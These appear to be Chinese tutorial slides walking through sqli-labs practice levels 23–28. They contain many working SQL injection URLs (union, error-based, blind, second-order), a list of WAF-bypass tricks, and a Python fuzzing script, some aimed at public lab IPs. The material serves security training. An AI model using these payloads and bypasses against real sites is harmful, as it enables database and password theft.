- 2. 大家不要直接复制ppt中的字段等信息到浏览器中，因为ppt中会将英文的逗号,单引号等进行转换，到时候你就会出错，所以大家一定要看清楚！
- 3. 接下里的视频中有部分关卡因为windows解析字段的问题，我会在linux的平台下进行讲解，希望大家能够注意。
- 4. 视频和ppt中难免会有很多的错误，希望大家能够谅解！
- 5. 本次sqli-labs全套视频和ppt等课件均属于免费分享，所以也希望大家能够谅解一些错误的存在，本次教程只能保证你对sql注入的常识作一个简单的了解，不一定可以让你掌握sql注入，毕竟在实际环境中，由于各种原因，情况极其复杂。
- 6. 联系邮箱： crow_821@163.com qq: 3139354876

- 首先在代码中加入:
- `echo $sql;`
- `echo "</br>";`
- 1. <http://127.0.0.1/sqli/Less-23/?id=1> 显示的有信息
- 2. <http://127.0.0.1/sqli/Less-23/?id=1'> 此时显示报错
- 3. <http://127.0.0.1/sqli/Less-23/?id=1'--+> 此时无法进行闭合
- 4. 我们回到less-01 在第一关中, 我们看到可以正常使用闭合。此时我们查阅源码:
- `$reg = "/"#/";`
- `$reg1 = "/--/";`
- `$replace = "";`
- `$id = preg_replace($reg, $replace, $id);`
- `$id = preg_replace($reg1, $replace, $id);` 源码中对于 `--+ #` 进行了过滤处理, 所以这里我们只能使用`and` 或者`or` 语句进行闭合
- 在这里可以使用另外一种特殊的注释符 `;%00` 通过这个注释符可以判断列数

- 法一: ;%00
- 在这里可以使用另外一种特殊的注释符 ;%00 通过这个注释符可以判断列数
- 除了在url末尾将--+、# 替换为 ;%00 其余的均和less01关相同。
- 1. <http://121.199.30.46/Less-23/?id=1> 返回正常
- 2. <http://121.199.30.46/Less-23/?id=1'> 返回异常, 说明可能存在漏洞
- 3. [http://121.199.30.46/Less-23/?id=1' --+](http://121.199.30.46/Less-23/?id=1'--+) 或者 [http://121.199.30.46/Less-23/?id=1' #](http://121.199.30.46/Less-23/?id=1'#) 均返回错误, 通过源代码分析, 我们得知--+ # 都被替换为了空格, 这里使用 ;%00充当注释符
- 4. <http://121.199.30.46/Less-23/?id=1' order by 3 ;%00> 查多少列
- 5. <http://121.199.30.46/Less-23/?id=-1' union select 1,2,3 ;%00> 查找回显位置
- 6. [http://121.199.30.46/Less-23/?id=-1' union select 1,2, group_concat\(schema_name\) from information_schema.schemata ;%00](http://121.199.30.46/Less-23/?id=-1' union select 1,2, group_concat(schema_name) from information_schema.schemata ;%00) 查库名
- 7. [http://121.199.30.46/Less-23/?id=-1' union select 1,2, group_concat\(table_name\) from information_schema.tables where table_schema = 0x7365637572697479 ;%00](http://121.199.30.46/Less-23/?id=-1' union select 1,2, group_concat(table_name) from information_schema.tables where table_schema = 0x7365637572697479 ;%00) 查表名
- 8. [http://121.199.30.46/Less-23/?id=-1' union select 1,2, group_concat\(column_name\) from information_schema.columns where table_name = 0x7573657273 ;%00](http://121.199.30.46/Less-23/?id=-1' union select 1,2, group_concat(column_name) from information_schema.columns where table_name = 0x7573657273 ;%00) 查字段名
- 9. [http://121.199.30.46/Less-23/?id=-1' union select 1,2, group_concat\(concat_ws\(0x7e,username,password\)\) from security.users ;%00](http://121.199.30.46/Less-23/?id=-1' union select 1,2, group_concat(concat_ws(0x7e,username,password)) from security.users ;%00) 查出字段中所有的值



补充知识_SQL语句解析顺序_01

- 参考链接: <https://www.cnblogs.com/annshadow/p/5037667.html>
- 以less-23为例, 我们使用正常的order by来查询一下一共有多少列:
- 1. `http://127.0.0.1/sqli/Less-23/?id=1' order by 10` 因为没有闭合, 所以肯定会报错
- 2. `http://127.0.0.1/sqli/Less-23/?id=1' order by 10 and '1'='1` 返回是正常的, 但是由于我们已知肯定没有10列, 这是为什么还会返回正常?
- 3. `http://127.0.0.1/sqli/Less-23/?id=1' order by 10 or '1'='1` 此时使用or, 返回依旧正常。
- 我们回到mysql命令行, 执行以下语句:
- 1. `select * from users where id =1 ;` 此时返回数据肯定是正常的。
- 2. `select * from users where id =1 and 1=1;` 此时返回数据也是正常的。
- 3. `select * from users where id =1 or 1=1;` 此时返回了所有的数据。
- 4. `select * from users where id =11111 or 1=1;` 此时也是返回了所有的数据。说明执行的时候是 A or B
- 5. `select * from users where id =1 order by 3;` 返回正常, 肯定正常。
- 6. `select * from users where id =1 order by 3 and 1=1;` 此时依旧返回正常。
- 7. `select * from users where id =1 order by 4444 and 1=1;` 此时返回正常



补充知识_SQL语句解析顺序_02

- 8. `select * from users where id =1 order by 444 or 1=1;` 依旧返回正常
- 9. `select * from users where id =1 and 1=1 order by 3;` 此时返回正常
- 10. `select * from users where id =1 and 1=1 order by 3333;` 返回不存在这个列，也可以理解为正常。
- 11. `select * from users where id =1111 and 1=1 order by 3;` 返回为空，但是语句执行正常。

```
mysql> select * from users where id =1 order by 444 or 1=1;
+----+-----+-----+
| id | username | password |
+----+-----+-----+
| 1 | Dumb     | Dumb     |
+----+-----+-----+
1 row in set (0.00 sec)

mysql> select * from users where id =1 order by 444 and 1=1;
+----+-----+-----+
| id | username | password |
+----+-----+-----+
| 1 | Dumb     | Dumb     |
+----+-----+-----+
1 row in set (0.00 sec)
```

你可以理解为`order by`在执行的时候被忽略了，这是由于mysql解析顺序决定的。具体参考：<https://www.cnblogs.com/annsshadow/p/5037667.html>



补充知识_SQL语句解析顺序_03

- 我们在url中构造: `http://127.0.0.1/sqli/Less-23/?id=1' order by 10 or '1'='1` 已知这种构造是错误的, 但是如何使用 `order by` 语句进行报错呢?
- `1. select * from users where id =1 and 1=1 order by 10;` 在sql语句中, 我们可以使用这种语法, 原因是因为
- `id=1 and 1=1` 作为where的条件, 被执行之后得到结果, 然后执行`order by`, 因为结果中没有第10个字段所有报错了。在第二个查询语句中, `order by`在where的条件中, 在where执行时被忽略了, 得到结果之后并未再执行`order by`。
- 但是针对本题中:
- `2. http://127.0.0.1/sqli/Less-23/?id=1' or '1'='1 order by 10` 对应的sql语句: `SELECT * FROM users WHERE id='1' or '1'='1 order by 10' LIMIT 0,1` 我们知道永远都不可能有报错的情况, 所以对此, less23中建议使用union select进行
- `http://127.0.0.1/sqli/Less-23/?id=1111' union select 1,2,3,4 and '1'='1` 使用这样的, 或者使用or, 这是因为这里的and 或 or作为了联合查询第二个语句的条件而不是第一个语句where的条件。



LESS-23_03

1. `http://127.0.0.1/sqli/Less-23/?id=1' and '1'='1` 使用and 或者是or都可以
2. `http://127.0.0.1/sqli/Less-23/?id=1' union select 1,2,3'` 我们使用union select进行闭合，其中要在3的位置进行闭合操作，但是在页面上没有显示1,2,3
3. `http://127.0.0.1/sqli/Less-23/?id=-1' union select 1,2,3'` 此时我们将前面的值进行报错，使得前面的值无法被查询到
4. `http://127.0.0.1/sqli/Less-23/?id=-1' union select 1,2,3'` 此时我们看到2,3位置有回显信息，我们可以选择使用2,3位置继续进行注入
5. 使用-1或者是任意一个超出数据库中的数据均可：
6. `select * from users where id=1 union select 1,2,3;` 这个语句可以查询到 1,2,3
7. `select * from users where id=-1 union select 1,2,3;` 这个语句只能查询到1,2,3，我们也可以在id=1的位置上使用一个较大的数字都是可以的
8. `http://127.0.0.1/sqli/Less-23/?id=111' union select 1,2,database()'` 查询当前的数据库
9. `http://127.0.0.1/sqli/Less-23/?id=-1' union select 1,2,(select group_concat(schema_name) from information_schema.schemata)'` 可查询所有的库信息
10. `http://127.0.0.1/sqli/Less-23/?id=-1' union select 1,2,(select group_concat(table_name) from information_schema.tables where table_schema=0x7365637572697479)'` 查询所有的表信息
11. `http://127.0.0.1/sqli/Less-23/?id=-1' union select 1,2,(select group_concat(column_name) from information_schema.columns where table_name=0x7573657273)'` 查询所有的列信息
12. `http://127.0.0.1/sqli/Less-23/?id=-1' union select 1,2,(select group_concat(concat_ws(0x7e,username,password)) from security.users)'` 一次性查询所有的字段值

1. 此时我们考虑使用第二种方法：报错注入
2. `http://127.0.0.1/sqli/Less-23/?id=1' and updatexml(1,concat(0x7e,(database()))),1) or '1'='1` 报错出数据库
3. `http://127.0.0.1/sqli/Less-23/?id=1' and updatexml(1,concat(0x7e,(select schema_name from information_schema.schemata limit 2,1))),1) or '1'='1` 查询所有的数据库，使用limit进行逐个查询。



LESS-23_04

思考：在less-01中我们使用：

Less-01: `union select 1,2, group_concat(schema_name) from information_schema.schemata --+` 可以执行
在less-23中

Less-23: `union select 1,2, group_concat(schema_name) from information_schema.schemata` ' 执行失败

修正: `union select 1,2,(select group_concat(schema_name) from information_schema.schemata)` ' 执行成功

闭合问题：执行shell可以发现：

此时如何我们不想使用括号的时候如何处理？

`union select 1,2,group_concat(schema_name) from information_schema.schemata where 'a'='a` 这样就可以了，原因就是闭合的问题

在shell中执行可以看下：


`select * from users where 'a'='a'`；这样可以查询到所有的数据

`select * from users`；其实就是 `select * from users where true`；

补充知识_二次注入

- 参考资料: <https://www.cnblogs.com/cute-puli/p/11145758.html>
- <https://www.jianshu.com/p/3fe7904683ac>
- 二次注入可以理解为, 攻击者构造的恶意数据存储在数据库后, 恶意数据被读取并进入到SQL查询语句所导致的注入。防御者可能在用户输入恶意数据时对其中的特殊字符进行了转义处理, 但在恶意数据插入到数据库时被处理的数据又被还原并存储在数据库中, 当Web程序调用存储在数据库中的恶意数据并执行SQL查询时, 就发生了SQL二次注入。
- 二次注入, 可以概括为以下两步:
- 第一步: 插入恶意数据
进行数据库插入数据时, 对其中的特殊字符进行了转义处理, 在写入数据库的时候又保留了原来的数据。
- 第二步: 引用恶意数据
开发者默认存入数据库的数据都是安全的, 在进行查询时, 直接从数据库中取出恶意数据, 没有进行进一步的检验的处理。
- 例: 输入参数 `id= 1'` → 传输转义 `id= 1\'` → 此时转义之后无法注入 → 存入数据库为 `1'` → 再次取出直接闭合

在windows下解压的时候可能会遇到文件名相同的问题，导致我们less24关的代码不完整。从而出现重命名。我们将文件在notepad++中打开，搜索logged-in.php将文件名称进行替换即可！注意不可将Logged-in.php进行替换



A screenshot of a file directory listing. The files listed are: failed.php, forgot_password.php, index.php, Logged-in.php, logged-in_1.php, login.php, login_create.php, new_user.php, and pass_change.php. The file 'index.php' is highlighted with a blue background. A red rectangular box is drawn around the files 'Logged-in.php' and 'logged-in_1.php'.

- failed.php
- forgot_password.php
- index.php
- Logged-in.php
- logged-in_1.php
- login.php
- login_create.php
- new_user.php
- pass_change.php

- 1. 本关中由于对数据库长度做了限制，所以本次只演示替换密码：
- 2. 首先我们查询目前的users表信息，找到admin的密码
- 3. 我们用admin'# 注册一个账号，再登录
- 4. 我们修改admin的密码
- SQL语句：
- `UPDATE users SET PASSWORD='$pass' where username='$username' and password='$curr_pass'`
- `UPDATE users SET PASSWORD='123456' where username='admin'#' and password='$curr_pass'`
- `UPDATE users SET PASSWORD='123456' where username='admin'`

补充知识_SQL注入WAF绕过_01

- 参考链接：太多太多，总之感谢各位大佬的文章
- Waf绕过可大致分为三类：
 1. 白盒绕过
 2. 黑盒绕过
 3. fuzz测试

补充知识_SQL注入WAF绕过_02

- 参考链接：太多太多，总之感谢各位大佬的文章
- 1.白盒绕过
- 通过源代码分析，来进行绕过
- 例：less-25
-

crow 补充知识_SQL注入WAF绕过_03

- 参考链接：太多太多，总之感谢各位大佬的文章
- 2. 黑盒绕过
 - (1) 架构层面绕过waf
 - (2) 资源限制角度绕过waf
 - (3) 协议层面绕过waf
 - (4) 规则层面的绕过waf

•



补充知识_SQL注入WAF绕过_04

- 参考链接：太多太多，总之感谢各位大佬的文章
- （1）架构层面绕过waf
 - 1. 寻找源网站绕过waf检测
 - 主要针对的是云waf，找到源网站的真实地址，进行绕过，有点像CDN
 - 2. 通过同网段绕过waf防护
 - 在一个网段中，可能经过的数据不会经过云waf，从而实现绕过。

- 参考链接：太多太多，总之感谢各位大佬的文章
- （2）资源限制角度绕过waf
- 一般waf的执行需要优先考虑业务优先的原则，所以对于构造较大、超大数据包可能不会进行检测，从而实现绕过waf。
-

- 参考链接：太多太多，总之感谢各位大佬的文章
- (3) 协议层面绕过waf
 - 1. 协议未覆盖绕过waf
 - 比如由于业务需要，只对get型进行检测，post数据选择忽略
 - 2. 参数污染
 - index?id=1&id=2 waf可能只对id=1进行检测

- 参考链接：太多太多，总之感谢各位大佬的文章
- (4) 规则层面的绕过
 - 1. sql注释符绕过
 - 2. 空白符绕过
 - 3. 函数分割符号
 - 4. 浮点数词法解释
 - 5. 利用error-based进行sql注入
 - 6. mysql 特殊语法

补充知识_SQL注入WAF绕过_08

- 参考链接：太多太多，总之感谢各位大佬的文章
- 1. sql注释符绕过
- （1）union /**/select 我们将union select之间的空格使用注释符进行替换（适用于对union select之间的空格进行检测的情况）
- （2）union/**crow%0%32#*/select 我们在注释符中间填充内容
- （3）union/*aaaaaaaaabbbbbbbbbbccccccccccddddddeeeeeeeeeee%*/select 构造较大数据
- （4）/*!union select*/内联注释 我们使用内联注释，mysql特有
- 以上均采用select 1;进行测试成功

crow 补充知识_SQL注入WAF绕过_09

- 参考链接：太多太多，总之感谢各位大佬的文章
- 2. 空白符绕过
 - (1) mysql空白符： %09; %0A; %0B; %0D; %20; %0C; %A0; /*XXX*/
 - (2) 正则空白符： %09; %0A; %0B; %0D; %20;
 - %25其实就是百分号 %25A0 就是空白符
 -

补充知识_SQL注入WAF绕过_10

- 参考链接：太多太多，总之感谢各位大佬的文章
- 3. 函数分割符号
- 将一个函数进行分割concat()
- %25其实就是百分号 %25A0 就是空白符
- concat%2520(
- concat/**/(
- concat%250c(
- concat%25a0(

crow 补充知识_SQL注入WAF绕过_11

- 参考链接：太多太多，总之感谢各位大佬的文章
- 4. 浮点数法
- waf对于id=1可以进行检测，但是对于id=1E0、id=1.0、id=\N可能就无法检测
-

补充知识_SQL注入WAF绕过_12

- 参考链接: 太多太多, 总之感谢各位大佬的文章
- 5. 利用error-based进行sql注入
- `extractvalue(1, concat(0x5c,md5(3)));`
- `updatexml(1, concat(0x5d,md5(3)),1);`
- `GeometryCollection((select*from(select*from(select@@version)f)x))`
- `polygon((select*from(select name_const(version(),1))x))`
- `linestring()`
- `multipoint()`
- `multilinestring()`
- `multipolygon()`

- 参考链接：太多太多，总之感谢各位大佬的文章
- 6. mysql特殊语法
- `select {x schema_name} from {x information_schema.schemata};`
- `select {x 1};`

crow 补充知识_SQL注入WAF绕过_14

- 参考链接：太多太多，总之感谢各位大佬的文章
- 7. 大小写绕过
- 如果对关键字and or union等进行了过滤，可以考虑使用大小写混合的方法
- Or aNd UniOn
- 但是很多时候有函数会部分大小写进行过滤，这个时候我们可以考虑使用双写的方法
- 8. 关键字重复
- OORr → or
- 9. 关键字替换
- 如果还是无法绕过，可以考虑替换的方法
- and → && or → || like可以替换 = <> 等价于 !=
- 方法有很多，这里可能列举的不足。。。主要就是看谁思路更猥琐



补充知识_SQL注入WAF绕过_15

- 参考链接：太多太多，总之感谢各位大佬的文章
- 3. fuzz测试
- 可以使用burpsuite配合手工进行测试，后期测试成功后再用脚本进行处理。

- 为了测试方便，我们在代码中加入：
- `echo $sql;`
- `echo "
";`
- 1. <http://127.0.0.1/sqli/Less-25/?id=1>显示正常
- 2. <http://127.0.0.1/sqli/Less-25/?id=1'> 此时报错，说明存在漏洞
- 3. <http://127.0.0.1/sqli/Less-25/?id=1' order by 1--> 使用order by 语句发现报错，无法使用
- 4. Hint: Your Input is Filtered with following result: 1' der by 1– 网页里，作者给出了一个提示，发现or被过滤了，我们尝试双写
- 5. <http://127.0.0.1/sqli/Less-25/?id=1' oorrder by 1--> 返回正常，可以进行测试，最后知道有3列
- 6. 双写的情况下，我们开始测试

- 1. `http://127.0.0.1/sqli/Less-25/?id=-1' union select 1,2,3--+` 获得回显位置
- 2. `http://127.0.0.1/sqli/Less-25/?id=-1' union select 1,2,schema_name from information_schema.schemata --+` 根据提示我们可以到所有的or都被替换了，所以所有位置的or都需要写两次
- 3. `http://127.0.0.1/sqli/Less-25/?id=-1' union select 1,2,group_concat(schema_name) from information_schema.schemata --+` 取出所有的库
- 4. `http://127.0.0.1/sqli/Less-25/?id=-1' union select 1,2,group_concat(table_name) from information_schema.tables where table_schema=0x7365637572697479 --+` 取出所有的表
- 5. `http://127.0.0.1/sqli/Less-25/?id=-1' union select 1,2,group_concat(column_name) from information_schema.columns where table_name=0x7573657273--+` 取出所有的字段
- 6. `http://127.0.0.1/sqli/Less-25/?id=-1' union select 1,2,group_concat(concat_ws(0x7e,username,password)) from security.users--+` 取出字段中的值
- 当我们使用or→||的时候：

- 1. `http://127.0.0.1/sqli/Less-25/?id=-1' || 1=1--+` 判断存在注入
- 2. `http://127.0.0.1/sqli/Less-25/?id=-1' || updatexml(1,concat(0x7e,(database()),0x7e),1)--+` 爆出当前数据库
- 3. `http://127.0.0.1/sqli/Less-25/?id=-1' || updatexml(1,concat(0x7e,(select schema_name from information_schema.schemata limit 0,1),0x7e),1)--+` 遍历爆出所有的数据，继续使用即可，这里不可以使用 `group_concat()`，因为数据显示不完整

- 为了测试方便，我们在代码中加入：
- `echo $sql;`
- `echo "
";`
- 1. <http://127.0.0.1/sqli/Less-25a/?id=1> 页面显示正常
- 2. <http://127.0.0.1/sqli/Less-25a/?id=1> 此时页面发生显著变化，数据消失，说明存在注入，但是通过\$`sql`语句得知，此处并没有将id值进行包裹
- 3. <http://127.0.0.1/sqli/Less-25a/?id=-1> `union select 1,2,3--+` 可以使用联合查询，当我们使用联合查询注入时：
- 4. <http://127.0.0.1/sqli/Less-25a/?id=-1> `union select 1,2,group_concat(schema_name) from information_schema.schemata--+` 查到库
- 5. <http://127.0.0.1/sqli/Less-25a/?id=-1> `union select 1,2,group_concat(column_name) from information_schema.columns where table_name=0x7573657273--+` 查到字段
- 6. <http://127.0.0.1/sqli/Less-25a/?id=-1> `union select 1,2,group_concat(concat_ws(0x7e,username,password)) from security.users--+` 查到字段值

- 当我们使用基于时间的布尔盲注:
- 1. `http://127.0.0.1/sqli/Less-25a/?id=-1 oorr if(length(database())>1,1,sleep(5))--+` 可以通过这个判断当前数据库长度
- 2. `http://127.0.0.1/sqli/Less-25a/?id=-1 oorrif(left(database(),1)>'a',1,sleep(5))--+` 判断当前数据库的组成
- 3. `http://127.0.0.1/sqli/Less-25a/?id=-1 oorr if(left((select schema_name from information_schema.schemata limit 0,1),1)>'a',1,sleep(5))--+` 通过这个判断所有的数据库
- 依次再进行下去。。。
- 当我们使用布尔盲注的时候:
- 1. `http://127.0.0.1/sqli/Less-25a/?id=-1 oorr length(database())>1--+` 此时页面返回正常, 则得知当前的数据库长度是大于1的
- 2. `http://127.0.0.1/sqli/Less-25a/?id=-1 oorr left((select schema_name from information_schema.schemata limit 0,1),1)>'a'--+` 当前的页面返回正常, 说明此时的第一个数据库的第一个字母是大于a的
- 3. `http://127.0.0.1/sqli/Less-25a/?id=-1 oorr left((select schema_name from information_schema.schemata limit 0,1),1)='a'--+` 此时等于a的时候, 页面返回异常, 说明我们的语句写的是正确的。
- 依次再进行下去。。。

crow 补充知识_空格URL编码替换

- 绕开空格：
- %09 TAB键（水平）
- %0a 新建一行
- %0c 新的一页
- %0d return功能
- %0b TAB键（垂直）
- %a0 空格



- 为了测试方便，我们在代码中加入：
- `echo $sql;`
- `echo "
";`
- 1. <http://127.0.0.1/sqli/Less-26/?id=1> 显示正常
- 2. <http://127.0.0.1/sqli/Less-26/?id=1'--+> 无法正常显示，代码中过滤了注释符--+ #，空格，正反斜杠
- 3. <http://127.0.0.1/sqli/Less-26/?id=1';%00> 此时显示正常，说明存在注入漏洞
- 4. <http://127.0.0.1/sqli/Less-26/?id=1' || '1'='1> 也可以作为一个验证
- 5. <http://127.0.0.1/sqli/Less-26/?id=1' union select 1,2,3;%00> 报错，通过tips发现，union和select之间没有空格
- 6. 在win下因为转码问题，无法使用空格替换的情况。
- 7. 先不管空格替换的情况，先使用报错注入进行测试。



LESS-26_02

- 当我们不考虑空格，使用报错注入的时候：
- 1. `http://121.199.30.46/Less-26/?id=1' || updatexml(1, concat(0x7e, (database())),1) || '1'='1` 使用这种方式可以得到我们的当前数据库
- 2. `http://121.199.30.46/Less-26/?id=1' || updatexml(1, concat(0x7e, (select (group_concat(table_name)) from (infoorrmination_schema.tables) where (table_schema = 0x7365637572697479))),1) || '1'='1` 这样我们可以取得表信息。
- 3. `http://121.199.30.46/Less-26/?id=1' || updatexml(1, concat(0x7e, (select (group_concat(column_name)) from (infoorrmination_schema.columns) where (table_name = 0x7573657273))),1) || '1'='1` 通过这个我们取得字段的值
- 4. `http://121.199.30.46/Less-26/?id=1' || updatexml(1, concat(0x7e, (select (group_concat(concat_ws(0x7e,username,passwordrd))) from (security.users))),1) || '1'='1` 取出字段的值，但是取出的值很少，不完整。
- 5. `http://121.199.30.46/Less-26/?id=1' || updatexml(1, concat(0x7e, (select (group_concat(concat_ws(0x7e,username,passwordrd))) from (security.users) where (id=2))) ,1) || '1'='1` 通过改变id的值可以遍历所有的数据。
- 以上的方法中，因为不能使用空格，所以采用报错注入的形式。我们如果使用字符进行替换呢？将空格替换为编码字符如何解决？

- 参考链接: https://www.w3school.com.cn/tags/html_ref_urlencode.html
- 当我们使用%a0充当空格替换的时候:
- `http://121.199.30.46/Less-26/?id=1' %a0%a0%a0%a0 oorrder %a0by%a0;%00`
- 这个时候我们直接将所有的空格进行替换即可, 注释符可以使用;%00或者是使用 `|| '1'='1` 即可完成注入



LESS-26_04

- 自写一个脚本判断有哪些符合要求的替换空格的编码:

```
# -*- encoding: utf-8 -*-
import requests

for i in range(0, 256):
    # print(i)
    code = hex(i).replace('0x', '')
    if len(code) < 2:
        code = "0" + code
    code_0x = "%" + code
    # print(code_0x)
    url = "http://121.199.30.46/Less-26/?id=1'" + code_0x + "%26%26" + code_0x + "'1'='1"
    r = requests.get(url=url)
    if "Dumb" in r.content.decode("utf-8", "ignore"):
        print(code_0x)
```

[Running] set

%09

%0a

%0b

%0c

%0d

%20

%22

%23

%27

%2a

%2d

%2f

%5c

%a0

- 为了测试方便，我们在代码中加入：
- `echo $sql;`
- `echo "
";`
- 1. <http://127.0.0.1/sqli/Less-26a/?id=1> 返回数据正常
- 2. <http://127.0.0.1/sqli/Less-26a/?id=1'> 此时没有数据返回
- 3. [http://127.0.0.1/sqli/Less-26a/?id=1'\) ;%00](http://127.0.0.1/sqli/Less-26a/?id=1');%00)此时我们可以得到返回正常的数据库
- 因为windows的原因，我们使用linux搭建的靶机进行接下来的操作：
- 4. 代码中 `//print_r(mysql_error());` 屏蔽了返回的错误，所以这里我们不能使用报错注入。我们使用联合查询注入
- 5. [http://47.100.118.240:8888/Less-26a/?id=111'\) %a0 union %a0 select %a0 1,2,3;%00](http://47.100.118.240:8888/Less-26a/?id=111') %a0 union %a0 select %a0 1,2,3;%00) 直接将所有的空格替换为%a0，根据hint得到可以回显的位置。(特别感谢网络上无偿提供搭建环境的人，感谢您的帮助)
- 6. [http://47.100.118.240:8888/Less-26a/?id=111'\) %a0 union %a0 select %a0 1,2,group_concat\(schema_name\) %a0 from %a0 information_schema.schemata ;%00](http://47.100.118.240:8888/Less-26a/?id=111') %a0 union %a0 select %a0 1,2,group_concat(schema_name) %a0 from %a0 information_schema.schemata ;%00) 获取所有的数据库
- 7. 记得空格使用%a0进行替换，不要直接复制ppt，因为里面的英文逗号会被转成中文的

- 为了测试方便，我们在代码中加入：
- `echo $sql;`
- `echo "
";`
- 1. <http://47.100.118.240:8888/Less-27/?id=1> 有数据
- 2. <http://47.100.118.240:8888/Less-27/?id=1'> 此时报错，说明可能存在注入
- 3. <http://47.100.118.240:8888/Less-27/?id=1';%00> 成功将单引号进行闭合掉，说明存在注入
- 4. <http://47.100.118.240:8888/Less-27/?id=1' %a0 order %a0 by %a0 3 ;%00> 根据hint可以进行这样的order by
- 5. <http://47.100.118.240:8888/Less-27/?id=1' %a0 union %a0 select %a0 1, 2, 3 ;%00> 此时返回错误，我们看下源码
- 发现union select等关键字被替换为空，我们尝试大小写混合
- 6. <http://47.100.118.240:8888/Less-27/?id=1' %a0 uNion %a0 sElect %a0 1, 2, 3 ;%00> 此时返回正常数据
- 7. [http://47.100.118.240:8888/Less-27/?id=111' %a0 uNion %a0 sElect %a0 1, 2, group concat\(schema_name\) %a0 from %a0 information_schema.schemata ;%00](http://47.100.118.240:8888/Less-27/?id=111' %a0 uNion %a0 sElect %a0 1, 2, group concat(schema_name) %a0 from %a0 information_schema.schemata ;%00) 拿到所有的数据库，一定要留意hint的提示

- 法二：使用报错注入
- 1. `http://121.199.30.46/Less-27/?id=1' %a0 || %a0 updatexml(1, concat(0x7e, (database())), 1) %a0 || '1'='1` 首先拿到数据库名称
- 2. `http://47.100.118.240:8888/Less-27/?id=1' %a0 || updatexml(1, concat(0x7e, (SEleCt %a0 schema_name %a0 from %a0 information_schema.schemata %a0 limit %a0 1,1)),1) || %a0 '1'='1` 通过这样查，可以拿到所有的库信息。
- 3. `http://47.100.118.240:8888/Less-27/?id=1' %a0 || updatexml(1, concat(0x7e, (SEleCt %a0 table_name %a0 from %a0 information_schema.tables %a0 where %a0 table_schema = 0x7365637572697479 %a0 limit %a0 1,1)),1) || %a0 '1'='1` 通过遍历所有的表的值
- 4. `http://47.100.118.240:8888/Less-27/?id=1' %a0 || updatexml(1, concat(0x7e, (SEleCt %a0 column_name %a0 from %a0 information_schema.columns %a0 where %a0 table_name = 0x7573657273 %a0 limit %a0 1,1)),1) || %a0 '1'='1` 通过遍历取出所以都字段
- 5. `http://47.100.118.240:8888/Less-27/?id=1' %a0 || updatexml(1, concat(0x7e, (SElect %a0 concat_ws(0x7e,username,password) from %a0 security.users %a0 limit %a0 1,1)),1) || %a0 '1'='1`
- 通过遍历的方法取出里面所有的字段值。
-

- 为了测试方便，我们在代码中加入：
- `echo $sql;`
- `echo "
";`
- 1. <http://47.100.118.240:8888/Less-27a/?id=1> 有数据
- 2. <http://47.100.118.240:8888/Less-27/?id=1> 此时没有报错，我们将显示sql语句的代码加到代码中。
- 3. [http://47.100.118.240:8888/Less-27a/?id=1";%00](http://47.100.118.240:8888/Less-27a/?id=1) 此时显示正常，但是报错的信息不会显示在代码中。
- 4. <http://47.100.118.240:8888/Less-27a/?id=1111>“ %a0 uNlon %a0 sElEct %a0 1,2,3 ;%00 得到数据可以回显的位置。
- 5. <http://47.100.118.240:8888/Less-27a/?id=1111>“ %a0 uNlon %a0 sElEct %a0 1,2, group_concat(schema_name) from %a0 information_schema.schemata ;%00 取出了所有的库
- 6. <http://47.100.118.240:8888/Less-27a/?id=1111>“ %a0 uNlon %a0 sElEct %a0 1,2, group_concat(table_name) from %a0 information_schema.tables %a0 where %a0 table_schema = 0x7365637572697479 ;%00 取出了所有的表
- 7. <http://47.100.118.240:8888/Less-27a/?id=1111>“ %a0 uNlon %a0 sElEct %a0 1,2, group_concat(column_name) %a0 from %a0 information_schema.columns %a0 where %a0 table_name = 0x7573657273 ;%00 取出了所有的字段名
- 8. <http://47.100.118.240:8888/Less-27a/?id=1111>“ %a0 uNlon %a0 sElEct %a0 1,2, group_concat(concat_ws(0x7e,username,password)) %a0 from %a0 security.users ;%00 取出所有的字段值



- 法二：使用基于时间的盲注 其中%26%26 代表 &&
- 1. `http://47.100.118.240:8888/Less-27a/?id=1" %26%26 if(length(database())>1, 1, sleep(5)) %26%26 %0a "1"="1`
- 注意：在句子后面不能使用or，因为使用or的情况下，无论如何情况返回都会是真。
- `http://47.100.118.240:8888/Less-27a/?id=1" %26%26 if(length(database())>1, 1, sleep(5)) || %0a "1"="1`
这种写法是错误的
- 2. `http://47.100.118.240:8888/Less-27a/?id=1111" || if(length(database())=1, 1, sleep(5)) %26%26 %0a "1"="1` 这样写也是可以的

- 为了测试方便，我们在代码中加入：
- `echo $sql;`
- `echo "
";`
- 1. <http://47.100.118.240:8888/Less-28/?id=1> 显示正常
- 2. <http://47.100.118.240:8888/Less-28/?id=1> 此时显示不正常，说明可能存在注入漏洞
- 接下来就是坑来了：
- 3. `http://47.100.118.240:8888/Less-28/?id=1' || '1'='1` 这个时候数据回显正常
- 4. `http://47.100.118.240:8888/Less-28/?id=1' %a0 union %a0 select %a0 1,2,3 || '1'='1` 这个正常的操作但是显示确实错误的？ 我们将 `||` 进行替换一下
- 5. `http://47.100.118.240:8888/Less-28/?id=1' %a0 union %a0 select %a0 1,2,3 ;%00` 还是显示错误的
- 问题在哪？
- 通过查看源代码可知：
- `http://127.0.0.1/sqli/Less-28/?id=1' || '1'='2` 查询的sql语句： `SELECT * FROM users WHERE id=('1' || '1'='2') LIMIT 0,1`

- 我们在mysql命令行中执行以下命令：
- 1. `select * from users ;` 显示所有的数据
- 2. `select true ;` 返回结果是1，也就是代表正确
- 3. `select false;` 返回结果是0，代表着错误
- 4. `select (2 and 1=2);` 返回结果是 0
- 5. `select (2 or 1=2);` 返回结果是 1
- 6. `select * from users where id=(1);` 此时返回第一列数据
- 7. `select * from users where id=(true);` 此时返回也是第一列
- 以上问题说明，我们的id值处理有问题，正确的语句应该是：
- **`SELECT * FROM users WHERE id=('1' || '1'='2') LIMIT 0,1`**



LESS-28_03

- 1. <http://47.100.118.240:8888/Less-28/?id=1> 显示正常
- 2. <http://47.100.118.240:8888/Less-28/?id=1'> 此时显示不正常，说明可能存在注入漏洞
